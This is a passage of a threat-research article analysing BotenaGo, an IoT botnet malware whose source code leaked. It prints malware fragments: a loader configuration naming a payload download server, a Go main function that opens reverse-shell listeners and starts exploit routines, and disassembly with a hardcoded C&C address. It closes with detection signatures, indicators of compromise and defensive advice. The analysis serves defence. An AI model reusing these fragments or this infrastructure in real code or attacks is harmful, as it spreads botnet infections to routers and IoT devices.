
The code contains additional configuration for a remote server, including available payloads and a path to folders that contains additional script files to execute on infected devices (see figure 6).



```
    loaderDownloadServer = "1.1.1.1" // Remote IP Of Server With Bins And Sh Files
    loaderBinsLocation = "/a/b/" // Path To Bins
    loaderScriptsLocation = "/a/" // Path To Bins
)
```

Figure 6 shows an example of additional configuration.

On top of all that, the main function calls together all of the necessary pieces: setting up a backdoor, loading additional payload scripts, initializing exploit functions, and waiting for commands (see figure 7). It is simple and clean malware creation in just 2,891 lines of code.




```go
func main() {

    go func() {
        i := 0
        for {
            fmt.Printf("%d's | Payload Sent: %d | Telnet Opened: %d\r\n", i, payloadSent, telShells)
            time.Sleep(1 * time.Second)
            i++
        }
    } ()

    dropperMap = make(map[string]echoDropper)
    telnetLoadDroppers()
    scannerInitExploits()

    li, err := net.Listen("tcp", "0.0.0.0:" + strconv.Itoa(ucRshellPort))
    if err != nil {
        return
    }

    recvServ, err := net.Listen("tcp", "0.0.0.0:19412")
    if err != nil {
        return
    }

    go func() {
        for {
            conn, err := li.Accept()
            if err != nil {
                break
            }

            go reverseShellUchttpdLoader(conn)
        }
    } ()
```

Figure 7 shows BotenaGo's main function.

Additional updates

Since our first article on BotenaGo, the samples have continued to be used to exploit routers and IoT devices, spreading Mirai botnet malware. Even more worrisome, the samples continue to have a very low AV detection rate, as shown below in VirusTotal (figure 8).



3 / 60

Community Score

3 security vendors and no sandboxes flagged this file as malicious

fef2b32e34ac1b64281c5083e7fc6e055c885820a38fa5eed1f563e38e04c6db
fef2b32e34ac1b64281c5083e7fc6e055c885820a38fa5eed1f563e38e04c6db.sample
64bits elf

3.04 MB Size

2021-12-25 23:54:16 UTC 21 days ago

ELF

Low AV detecion - 3/60 engines

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY


Security vendors' analysis on 2021-12-25T23:54:16

BitDefenderTheta	Gen:NN.Mirai.34114	ESET-NOD32	A Variant Of Linux/Botenago.A
Rising	Backdoor.Mirai/Linux!1.BAFF (CLASSIC)	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	Avira (no cloud)	Undetected

Figure 8 shows the low level of antivirus detections for BotenaGo's new variants.

One of the variants is configured to use a new Command and Control (C&C) server (see figure 9).

It's worth noting that the IP address for one of BotenaGo's payload storage servers is included in the list of indicators of compromise (IOC) for detecting exploitation of the Apache Log4j security vulnerabilities. Read the Alien Labs Report on Log4Shell.



```
loc_4EDA56:
call    main_telnetLoadDroppers
call    main_scannerInitExploits
lea     rax, main_workerGroup
mov     qword ptr [rsp+138h+siz], rax ; wg
mov     [rsp+138h+fn], 1 ; delta
call    sync__ptr_WaitGroup_Add
lea     rax, c2          ; "86.110.32.167:80"
mov     [rsp+138h+address.str], rax
mov     [rsp+138h+address.len], 10h
mov     [rsp+138h+siz], 10h ; siz
lea     rax, main_httpBannerCheck
mov     [rsp+138h+fn], rax ; fn
call    runtime_newproc
mov     rax, cs:main_ucRshellPort
mov     qword ptr [rsp+138h+siz], rax ; i
call    strconv_Itoa
mov     rax, [rsp+138h+address.str]
mov     rcx, [rsp+138h+fn]
mov     qword ptr [rsp+138h+siz], 0 ; buf
lea     rdx, a0000       ; "0.0.0.0:"
mov     [rsp+138h+fn], rdx ; a
mov     [rsp+138h+address.str], 8
mov     [rsp+138h+address.len], rcx
mov     [rsp+138h+var_118], rax
```

Figure 9 shows a command to configure a C&C server for a BotenaGo variant.

Recommended actions

1. Maintain minimal exposure to the Internet on Linux servers and IoT devices and use a properly configured firewall.
2. Install security and firmware upgrades from vendors, as soon as possible.

3. Check your system for unnecessary open ports and suspicious processes.

Conclusion

Today, BotenaGo variants serve as a standalone exploit kit and as a spreading tool for other malware. Now with its source code available to any malicious hacker, new malicious activity can be added easily to the malware. Alien Labs sees the potential for a significant increase in these malware variants, giving rise to potentially new malware families that could put millions of routers and IoT devices at risk of attack.

Detection methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
4001488: AV TROJAN Mirai Outbound Exploit Scan, D-Link HNAP RCE (CVE-2015-2051)
4000456: AV EXPLOIT Netgear Device RCE (CVE-2016-1555)
4000898: AV EXPLOIT Netgear DGN2200 ping.cgi - Possible Command Injection (CVE-2017-6077)
2027093: ET EXPLOIT Possible Netgear DGN2200 RCE (CVE-2017-6077)
2027881: ET EXPLOIT NETGEAR R7000/R6400 - Command Injection Inbound (CVE-2019-6277)
2027882: ET EXPLOIT NETGEAR R7000/R6400 - Command Injection Outbound (CVE-2019-6277)
2830690: ETPRO EXPLOIT GPON Authentication Bypass Attempt (CVE-2018-10561)
2027063: ET EXPLOIT Outbound GPON Authentication Bypass Attempt (CVE-2018-10561)
2830690: ETPRO EXPLOIT GPON Authentication Bypass Attempt (CVE-2018-10561)

2027063: ET EXPLOIT Outbound GPON Authentication Bypass Attempt (CVE-2018-10561)
2831296: ETPRO EXPLOIT XiongMai uc-httpd RCE (CVE-2018-10088)
4001914: AV EXPLOIT DrayTek Unauthenticated root RCE (CVE-2020-8515)
2029804: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Outbound (CVE-2020-8515) M1
2029805: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Inbound (CVE-2020-8515) M1
2029806: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Outbound (CVE-2020-8515) M2
2029807: ET EXPLOIT Multiple DrayTek Products Pre-authentication Remote RCE Inbound (CVE-2020-8515) M2
4002119: AV EXPLOIT Comtrend Router ping.cgi RCE (CVE-2020-10173)
2030502: ET EXPLOIT Possible Authenticated Command Injection Inbound - Comtrend VR-3033 (CVE-2020-10173)
4001814: AV EXPLOIT TOTOLINK Router PostAuth RCE (CVE-2019-19824)
2029616: ET EXPLOIT Zyxel NAS RCE Attempt Inbound (CVE-2020-9054) M1
2029617: ET EXPLOIT Zyxel NAS RCE Attempt Inbound (CVE-2020-9054) M2
4001142: AV EXPLOIT ManagedITSync - Kaseya exploitation (CVE-2017-18362) v1
4001143: AV EXPLOIT ManagedITSync - Kaseya exploitation (CVE-2017-18362) v2
2032077: ET EXPLOIT ZTE Cable Modem RCE Attempt (CVE-2014-2321)
4000897: AV EXPLOIT Netgear DGN2200 dnslookup.cgi Lookup - Possible Command Injection (CVE-2017-6334)

2027094: ET EXPLOIT Possible Netgear DGN2200 RCE (CVE-2017-6334)

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in an Alien Labs Open Threat Exchange™ (OTX™) pulse. You can access the OTX pulse here. If you are not an OTX member, it is free to join our global, open-source threat intelligence community of more than 200,000.

TYPE	INDICATOR	DESCRIPTION
IP ADDRESS	[86].110.32.167:80	BotenaGo C&C
IP ADDRESS	[179].43.187.197	Malware payload server
IP ADDRESS	[2].56.56.78	Malware payload server
IP ADDRESS	[209].141.59.56	Malware payload server
SHA1	cca00b32d610becf3c5ae9e99ce86a320d5dac87	BotenaGo malware hash
SHA1	eb6bbfe8d2860f1ee1b269157d00bfa0c0808932	BotenaGo malware hash
SHA1	01dc59199691ce32fd9ae77e90dad70647337c25	BotenaGo malware hash
SHA1	97d5d30a4591df308fd62fa7ffd30ff4e7e4fab9	BotenaGo Payload
SHA1	e9aa2ce4923dd9e68b796b914a12ef298bff7fe9	BotenaGo Payload
SHA1	251b02ea2a61b3e167253546f01f37b837ad8cda	BotenaGo Payload

SHA1	fa10e8b6047fa309a73d99ec139627fd6e1debe1	BotenaGo Payload
SHA1	154fc9ea3b0156fbcdcb6e7f5ba849c544a4adfd	BotenaGo Payload
SHA1	0c9ddad09cf02c72435a76066de1b85a2f5cf479	BotenaGo Payload
SHA1	b4af080ad590470eefaadc41f777a2d196c5b0ba	BotenaGo Payload
SHA1	87ef2fd66fdce6f6dcf3f96a7146f44836c7215d	BotenaGo Payload
SHA1	3c2f4fcd66ca59568f89eb9300bb3aa528015e1c	BotenaGo Payload

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0008: Lateral Movement
  - T1210: Exploitation of Remote Services
  - T1570: Lateral Tool Transfer
- TA0011: Command and Control

  T1571: Non-Standard port

*Current as of the publishing of this article.

Share this with others

Tags: malware research, threat intellligence, botenago